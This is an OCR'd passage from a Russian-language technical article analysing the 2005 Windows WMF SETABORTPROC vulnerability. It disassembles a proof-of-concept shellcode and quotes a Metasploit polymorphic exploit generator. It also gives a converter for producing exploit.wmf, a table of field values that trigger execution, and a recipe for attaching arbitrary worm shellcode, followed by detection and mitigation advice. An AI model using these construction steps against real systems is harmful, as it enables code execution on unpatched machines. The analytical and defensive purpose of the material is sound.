

Рисунок 13 определение дислокации shell-кода в памяти при проигрывании метафайла функцией PlayMetaFile

А как ведет себя Irfan Viewer? Посмотрим-посмотрим. Регистр EIP указывает на 13D31Ch, и судя по карте памяти, находится глубоко в стеке, доступном как на чтение, так и на запись, но только не на исполнение. Значит, если задействовать DEP для всех приложений, wmf-эксплоиты окажутся неработоспособны, однако, количество процессоров, поддерживающих DEP очень невелико и потому такое решение могут позволить себе только состоятельные люди, так что ~~далеко не все процессоры поддерживают DEP, так что~~ угроза атаки вполне актуальна, но все-таки не настолько ~~велика~~актуальна, как это пытаются представить некоторые антивирусные компании.



Рисунок 14 определение дислокации shell-кода в памяти при просмотре метафайла Irfan Viewr'ом

как это работает или технические детали

Известные мыщъх'у эксплоиты внедряют в wmf-файл ecsape-последовательность **META_ESCAPE (x26h)** вызывающую функцию **SETABORTPROC (09h)**, регистрирующую пользовательскую callback-функцию, изначально предназначенную для отмены заданий, уже находящиеся в очереди на печать. Это не единственная GDI-функция, принимающая callback'и~~,~~. Есть и другие (как документированные, так и не совсем, например, LineDDA, SetICMMode), но по-видимому только META_ESCAPE/SETABORTPROC может быть внедрена в метафайл. Или, все-таки, не~~т~~ только? Дизассемблирование GDI32.DLL показывает огромное количество функций типа call reg, где reg – указатель, получаемый ~~спный~~ из wmf-файла, каждая из которых может оказаться новым "священным граалем" и новой дырой, но не будем на них останавливаться, чтобы не облегчать работу "специалистам по безопасности", питающихся чужими идеями. Впрочем, хакеры поступают так же и прежде чем разрабатывать собственного червя, препарируют уже существующие.



Рисунок 15 принцип действия типичного wmf-эксплоитов

Для анализа хорошо подходит **WMF Exploit Checker** от Ильфака Гуильфанова, исходный код которого можно утянуть по адресу http://castlecops.com/downloads-file-500-details-WMF_exploit_checker_source_code.html, а откомпилированный ~~бинарник~~ двоичный файл http://castlecops.com/downloads-file-495-details-WMF_Vulnerability_Checker.html. На самом деле это никакой не checker, а самый настоящий эксплоит, внедряющий в wmf-файл машинный код, котоый ~~, пытающийся вывести на экран~~ выводит "Your system is vulnerable to WMF exploits!" через MessageBoxA.

Распаковав zip-архив с исходными текстами, мы найдем семь файлов следующего содержания:

- tell.asm: shell-код, подготовленный к внедрению;
- wmf_checker_hexblog.cpp: создает wmf-файл, внедряет туда shell-код и проигрывает его;
- wmfdata.cpp: откомилированный tell.asm с готовым wmf-заголовком;
- wmfhdr.wmf: wmf-заголовок с escape-последовательностью и функций SetAbortProc;
- различные командные файлы для компиляции;

Фактически, wmfdata.cpp представляет собой готовый wmf-файл с shell-кодом, который можно "скормить" Internet Exporer'y, IrfanView'y или любой другой программе подобного типа, только ~~предварительно~~ сначала ~~необходимо~~ нужно преобразовать cpp в bin, поскольку у Ильфака двоичные данные представлены в виде массива типа uchar:

```
static uchar array[] = {
0x01,0x00,0x09,0x00,0x00,0x03,0xED,0x00,0x00,0x00,0x06,0x00,0x3D,0x00,0x00,0x00,
```

Листинг 4 фрагмент файла wmfdata.cpp, хранящего готовый wmf-файл в виде массива

Добавляем в wmfdata.cpp следующие строки (см. листинг 5), меняем тип массива uchar на char (MS VC никакого uchar не поддерживает), компилируем любым ANSI-совместимым компилятором и запускаем полученный wmfdata.exe на выполнение.

```
#include <stdio.h>
```

```
main(){ FILE *f = fopen("exploit.wmf","wb"); fwrite(array, sizeof(array), 1, f);}
```

Листинг 5 быстрый и грязный конвертор, преобразующий С-массив в двоичный файл

На диске образуется метафайл exploit.wmf. Откроем его с помощью Infan Viewr'a или любого другого просмотрщика wmf-файлов и, если наша система уязвима, на экран выскочит симпатичное диалоговое окошко (см. рис. 16).

Рисунок 16 это диалоговое окно выводится shell-кодом wmf-эксплоита

Попробуем дизассемблировать wmf-файл. Для этого нам понадобиться IDA Pro любой версии (на худой конец можно ограничиться hiew'ом) и спецификация wmf-формата, которую можно нарыть на Кузне http://wvware.sourceforge.net/caolan/ora-wmf.html или в другом месте: http://www.geocad.ru/new/site/Formats/Graphics/wmf/wmf.txt.



Рисунок 17 структурная анатомия стандартного метафайла

Метафайл состоит из ***стандартного заголовка*** (*standard metafile header*) и произвольного количества ***фреймовых записей*** (*standard metafile record*) или просто фреймов. Расширенный метафайл устроен чуть-чуть сложнее, но мы не будем в него углубляться (нам это на фиг не нужно).

Заголовок представляет собой структуру следующего типа:

```
typedef struct _WindowsMetaHeader
{
        WORD    FileType;       /* тип метафайла (0 == память, 1 == диск Type of
metafile (0=memory, 1=disk) */
        WORD    HeaderSize;     /* размер заголовка в словах (всегда 9) Size of header
in WORDS (always 9) */
        WORD    Version;        /* требуемая версия Windows Version of Microsoft Windows
used */
        DWORD   FileSize;       /* полный размер метафайла в словах Total size of the
metafile in WORDs */
        WORD    NumOfObjects;   /* кол-во объектов в файле Number of objects in the file
*/
        DWORD   MaxRecordSize; /* размер наибольшей записи в словах The size of largest
record in WORDs */
        WORD    NumOfParams;    /* не используется (== 0)Not Used (always 0) */
} WMFHEAD;
```

Листинг 6 структура заголовка метафайла

А каждая фреймовая запись устроена так:

```
typedef struct _StandardMetaRecord
{
        DWORD   Size;           /* полный размер записи в словах Total size of the
record in WORDs */
        WORD    Function;       /* номер функции и кол-во параметров (см. WINGDI.H)
Function number (defined in WINDOWS.H) */
```

```
        WORD    Parameters[];   /* значения параметров, передаваемых функции Parameter values passed to function */
} WMFRECORD;
```

Листинг 7 структура фреймовых записей

Последняя запись всегда имеет вид 0003h 0000h 0000h (размер заголовка — 03h слова, функция – NULL, параметров — нет), что интерпретируется как "конец метафайла".

Теперь покурим и начнем дизассемблировать exploit.wmf, в котором очень много байт, но все совсем простые. Короче, откомментированный листинг ~~которого~~ приведенодится ниже:

```
WindowsMetaHeader:                      ; # стандартный заголовок метафайла
FileType        dw      1               ; тип файла (0 - память, 1 - диск)
; API-функция PlayMetaFile игнорирует это значение,
; но большинство просмотрщиков типа Irfan Viewer'a требуют FileType == 1
;
HeaderSize      dw      9               ; размер заголовка в словах (всегда 09h)
Version         dw      300h            ; требуемая версия Windows (01h | 03h)
FileSize        dd      0EDh            ; размер файла в словах
; игнорується PlayMeatFile, IrfanViewer требует правильного значения
;
NumOfObjects    dw      6               ; кол-во объектов (может быть любым)
MaxRecordSize   dd      3Dh             ; размер самой большой записи (может быть любым)
NumOfParams     dw      0               ; кол-во параметров (может быть любым)

StandardMetaRecord:                     ; # фреймовая запись META_ESCAPE с shell-кодом
Size            dd      11h             ; размер записи в словах вместе с SMR ( > 00h)
Function        db      26h             ; номер функции - META_Escape (см. WINGDI.H)
num_of_arg      db      6               ; кол-во аргументов (может быть любым)
subfunct        dw      9               ; подфункция - SETABORTPROC (см. WINDGI.H)
hDC             dw      16h             ; параметр SETABORTPROC - hDC (игнорируется)

shell_code      proc near
                call    $+5             ; \_ EBP := EIP определяем текущий EIP
                pop     ebp             ; /  EBP := EIP
                call    GetKrnl32addr   ; определям базовый адресbase of KERNEL32.DLL
                mov     ebx, eax        ; ebx := eax := base ofбазовый адрес KERNEL32.DLL

                ; проверка флага f_silent_mode
                ; if (f_silet_mode == 0) MessageBox(); esle Exit();
                mov     ecx, (offset f_silent_mode-21h)
                add     ecx, ebp
                mov     ecx, [ecx]
                test    ecx, ecx
                jnz     short exit      ; --> f_silent_mode !=0, goto Exit()

                ; определяем адрес API-функции LoadLibraryA
                mov     ecx, (offset aLoadlibrarya-21h) ; "LoadLibraryA"
                add     ecx, ebp        ; ^ "LoadLibraryA"
                push    ecx             ; -> mov ecx,&"LoadLibraryA"
                push    ebx             ; mov ebx, base of KERNEL32.DLL
                call    GetProcAddr     ; mov eax, <= &LoadLibraryA"()

                ; загружаем библиотеку USER32.DLL
                mov     ecx, (offset aUser32_dll-21h) ; "user32.dll"
                add     ecx, ebp        ; ^ "user32.dll"
                push    ecx             ; -> &"user32.dll"
                call    eax             ; call LoadLibraryA("user32.dll")

                ; определяем адрес API-функции MessageBoxA
                mov     ecx, (offset aMessageboxa-21h) ; "MessageBoxA"
                add     ecx, ebp        ; ^ "MessageBoxA"
                push    ecx             ; -> &"MessageBoxA"
                push    eax             ; base of USER32.DLL
                call    GetProcAddr     ; eax <= &MessageBoxA()

                ; вызываем MessageBoxA, выводим приветствие на экран
                push    0               ; uType
                push    0               ; lpCaption
                mov     ecx, (offset aYourSystemIsVu-21h) ; "Your system is vulnerable"
                add     ecx, ebp        ; ^  "Your system is vulnerable"
                push    ecx             ; lpText
                push    0               ; hWnd
                call    eax             ; call MessageBox
```

```
exit:           ; термируем текущий процесс-хозяин                  ; CODE XREF:
shell_code+18j
                mov     ecx, (offset aExitprocess-21h) ; "ExitProcess"
                add     ecx, ebp        ; ^ "ExitProcess"
                push    ecx             ; -> "ExitProcess"
                push    ebx             ; base of KERNEL32.DLL
                call    GetProcAddr     ; eax <= &ExitProcess()
                push    1               ; uExitCode
                call    eax             ; call ExitProcess(1);
shell_code      endp


aMessageboxa    db      'MessageBoxA',0               ; DATA XREF: shell_code+32o
aExitprocess    db      'ExitProcess',0               ; DATA XREF: shell_code:exito
aLoadlibrarya   db      'LoadLibraryA',0              ; DATA XREF: shell_code+1Ao
aUser32_dll     db      'user32.dll',0                ; DATA XREF: shell_code+28o
aYourSystemIsVu db      'Your system is vulnerable',Ah; DATA XREF: shell_code+44o
                db      'Please visit http://www.hexblog.com and install the hotfix!',0
aWmfVulnerabili db      'WMF Vulnerability test file by Ilfak Guilfanov',0


f_silent_mode   dd      0                             ; DATA XREF: shell_code+Do

; замыкающая фреймовая запись
; (требуется по спецификации, но на практике необязательна)
EndingMetaRecord:
Size            dw      3
Function        dw      0
Parameters      dw      0
```

Листинг 8 откомментированный фрагмент простейшего wmf-эксплоита

Вначале идет стандартный wmf-заголовок, большинство полей которого игнорируются системой и потому может ~~гут~~ принимать любые значения. Главное, чтобы: FileType == 1, HeaderSize == 9, Version было 100h или 300h, а FileSize содержало достоверный размер файла, в противном случае IrfanViewr и другие графические программы обломаются с открытием метафайла (см. таблицу 1). Это обстоятельство можно использовать для создания полиморфных червей и прочей живности. (кстати говоря, функция PlayMetaFile допускает намного большую вольность, не проверяя поля FileType и FileSize).

К заголовку примыкает первая фреймовая запись, содержащая вызов функции META_ESCAPE (с "паспортным" кодом 626h) с подфункцией SETABORTPROC (код 0009h), принимающей два параметра — дескриптор контекста устройства (у Ильфака ~~в данном случае~~ равен 16h, но может быть любым) и машинный код, которому будет передано управление, то есть shell-код. Коды всех документированных функций описаны в WINGDI.H (см. "/* Metafile Functions */"), там же определены ~~можно найти~~ и Escape-последовательности~~,~~ которые можно найти контекстным поиском по слову META_ Дизассемблирование GDI32.DLL показывает, что Windows считывает только младший байт функции (для META_ESCAPE это 26h), а в старшем передает кол-во параметров, которое никто не проверяет! Таким образом, чтобы распознать зловредный wmf-файл необходимо проанализировать все фреймовые записи в поисках функции 26h, подфункции 9h.

Размер фреймовой записи не обязательно должен соответствовать действительности, так же совершенно необязательно вставлять замыкающую фреймовую запись, как того требует wmf-спецификация, поскольку, когда shell-код получит управление все спецификации высаживаются на измену, то есть, идут лесом.

Что же касается самого shell-кода, то он вполне стандартен. Ильфак определяет базовый адрес KERNEL32.DLL через PEB~~,~~ (что не работает на 9x), разбирает таблицу экспорта, находит адрес API-функции LoadLibraryA, загружает USER32.DLL и выводит "ругательство" через MessageBoxA. Чтобы shell-код работал и под 9x необходимо переписать функцию GetKrnl32addr, научив ее находить KERNEL32.DLL прямым поиском в памяти. Мыщъх уже писал~~и~~ об этом в статье "техника написания переносимого shell-кода", так что не будем повторяться, а лучше разберем другой эксплоит, после~~до~~жнее.

Пусть это будет "Metasploit Framework", который можно скачать с **www.metasploit.com/projects/Framework/modules/exploits/ie_xp_pfv_metafile.pm**. Это добротный полиморфный эксплотит, с движком целиком написанным на Перле~~;~~ и способный нести любую боевую начинку в переменной PayLoad. Ниже приведен его ключевой фрагмент, генерирующий wmf-файл.

```
// Metasploit Framework
'Payload'      =>
{
        'Space'         => 1000 + int(rand(256)) * 4,
        'BadChars'      => "\x00",
        'Keys'          => ['-bind'],
},

#
# WindowsMetaHeader
#
pack('vvvVvVv',
        # WORD  FileType;               /* тип метафайла (1 = память, 2 = диск) Type of
metafile (1=memory, 2=disk) */
        int(rand(2))+1,                 /* (на самом деле 0 - память, 1 - диск, kpnc) */

        # WORD  HeaderSize;             /* размер заголовка в словах (всегда 9) Size of
header in WORDS (always 9) */
        9,

        # WORD  Version;                /* требуемая версия Windows Version of Microsoft
Windows used */
        (int(rand(2)) == 1 ? 0x0100 : 0x0300),

        # DWORD FileSize;               /* полный размер метафайла в словах Total size of
the metafile in WORDs */
        $clen/2,

        # WORD  NumOfObjects;           /* кол-во объектов в файле Number of objects in
the file */
        rand(0xffff),

        # DWORD MaxRecordSize;          /* размер наибольшей записи в словах The size of
largest record in WORDs */
        rand(0xffffffff),

        # WORD  NumOfParams;            /* не используется, может быть любым Not Used
(always 0) */
        rand(0xffff),
        ).
        #
        # Filler data                   /* случайные "мусорные" фреймы */
        #
        $pre_buff.
        #
        # StandardMetaRecord - Escape /* META_ESCAPE */
        #
        pack('Vvv',
        # DWORD Size;                   /* полный размер записи в словах Total size of
the record in WORDs */
        4,
        # WORD  Function;               /* номер функции и случайное кол-во арг. Function
number (defined in WINDOWS.H) */
        int(rand(256) << 8) + 0x26,

        # WORD  Parameters[];           /* номер подфункции SETABORTPROC Parameter values
passed to function */
        9,
). $shellcode .                         /* фиктивное поле + shell-код */
```

Листинг 9 ключевой фрагмент полиморфного эксплоита Metasploit Framework без боевой начинки

Все происходит так же, как и прошлый раз, только теперь некритичные поля выбираются случайным образомо, а сам shell-код внедряется в произвольное место между "мусорными" фреймами, что ослепляет примитивные сканеры и брандмауэры. Последовательность 26h ?? 09h 00h остается постоянной, но она слишком коротка для обнаружения, а разбирать все фреймы вручную сможет только специальным образом написанный сканер.

Маленький нюанс — у Ильфака shell-код располагается за незначащим словом hDC, а в Metasploit'e он следует сразу же за подфункцией SETABORTPROC, во всяком случае так кажется при беглом анализе листинга. На самом деле переменная $shellcode состоит из двух частей — фиктивного поля 'Space' и боевой начинки, расположенной ниже.

Чтобы написать свой эксплоит необходимо сгенерировать wmf-заголовок, дописать фреймовую запись META_ESCAPE/SETABORTPROC и прицепить shell-код. В исходных текстах wmf-checker'a содержится файл wmfhdr.wmf, в котором уже есть заголовок и готовый фрейм с записью META_ESCAPE/SETABORTPROC. Не хватает только боевой начинки, но это легко исправить командой copy /b wmfhdr.wmf + shell-code.bin exploit.wmf, где shell-code.bin — любой shell-код, выдернутый из червя или разработанный самостоятельно.

>>> врезка допустимые значения различных полей метафайла

поле	Irfan Viewer	PlayMetaFile
FileType	01h	любое
HeaderSize	09h	09h
Version	01h | 03h	01h | 03h
FileSize	корректный размер файла	любое
NumOfObjects	любое	любое
MaxRecordSize	любое	любое
NumOfParams	любое	любое
Size	> 0	> 0
LOBYTE(Function)	номер функции (26h = META_ESCAPE)	номер функции (26h = META_ESCAPE)
HIBYTE(Function)	кол-во параметров (любое)	кол-во параметров (любое)
(word)parameters[0]	любое	любое
(word)parameters[1]	начало shell-кода	начало shell-кода

Таблица 1 допустимые значения полей метафайла при которых происходит выполнение shell-кода (полезно при анализе/создании полиморфных червей)

как защищаться

Прежде, чем защищаться неплохо бы выяснить — уязвима ли наша система? Можно, конечно, использовать wmf-checker от Ильфака, но он работает только на NT-подобных системах, да и то не на всех. Попробуем его доработать — берем wmfhdr.wmf, дописываем к нему CCh и скармливаем ~~его~~ различным графическим программам. Если система уязвима, на экране появится сообщение о критической ошибке, а EIP будет указывать на INT 03h. Это означает, что червь может наброситься в любую секунду и заразить, если уже не заразил. Антивирусы здесь бессильны — они ~~могут~~ (после обновления базы) распознают~~ь~~ только ~~"начиненный"~~META_ESCAPE/SETABORTPROC ~~wmf-файл~~, но не сам ~~сидящий в нем~~ shell-код, который может быть любым, в том числе и спроектированным специально для целенаправленной атаки. Проверить систему вручную — нереально. Windows слишком велика и умный хакер всегда сумеет затеряться. Тем не менее, в некоторых случаях обнаружить вторжение все же возможно.



Рисунок 18 червь атакует ~~уязвимвую~~уязвимую систему

Жмем Пуск -> Найти -> Файлы и Папки и смотрим: что у нас образовалось на диске с момента обнаружения уязвимости (т. е. 27 декабря 2005). Конечно, это не слишком надежный способ, ведь дату создания файлов легко изменить, однако, большинство хакеров забывают об этом, оставляя в системе отчетливые следы.

Еще можно поискать wmf-файлы в кэше-браузера и почтовой программе. Естественно, искать необходимо не по расширению (оно наверняка будет другим), а по содержимому — 01h 00h 09h 00h 00h в начале файла и 26h ?? 09h 00h где-то там в середине. Еще лучше провести прямой секторный поиск по всему диску (на случай, если вирус уже удалил исходный wmf-файл, заметая следы своего проникновения). Если метафайл действительно сохранился, — ~~тогда~~ загружаем его в дизассемблер, анализируя алгоритм работы вируса, в противном случае применяем стандартную методику поиска неизвестной заразы, описание которой можно, в частности найти в моих "Записках исследователя компьютерных вирусов" или вот здесь — : http://castlecops.com/HijackThis.html, где приведен перечень основных методов внедрения.



Рисунок 19 разрегистрация shimgvw.dll отсекает только часть червей

ОК, переходим к активной обороне. Самое простое — это разрегистрировать библиотеку **shimgvw.dll**, для чего достаточно вызывать командную строку и набрать "`regsvr32 -u %windir%\system32\shimgvw.dll`", лишая червей возможности распространятся через "просмотр изображений и факсов" и Google Desktop Search (для Windows 9x это единственное доступное средство), однако, если wmf-файлы у ~~вас~~ ассоциированы с Irfan Viewr'ом, зловредный код продолжит свою работу как ни в чем не бывало, так что лучше не высаживаться и зарегистрироваться вновь, набрав "`regsvr32 %windir%\system32\shimgvw.dll`".

Официальная заплатка от Microsoft доступна по адресу http://www.microsoft.com/technet/security/Bulletin/ms06-001.mspx. Как всегда, это здоровый (на полметра, а точнее даже ~600 Кб) файл делающий непонятно что и непонятно зачем. Нужно быть сумасшедшим, чтобы ему доверять!

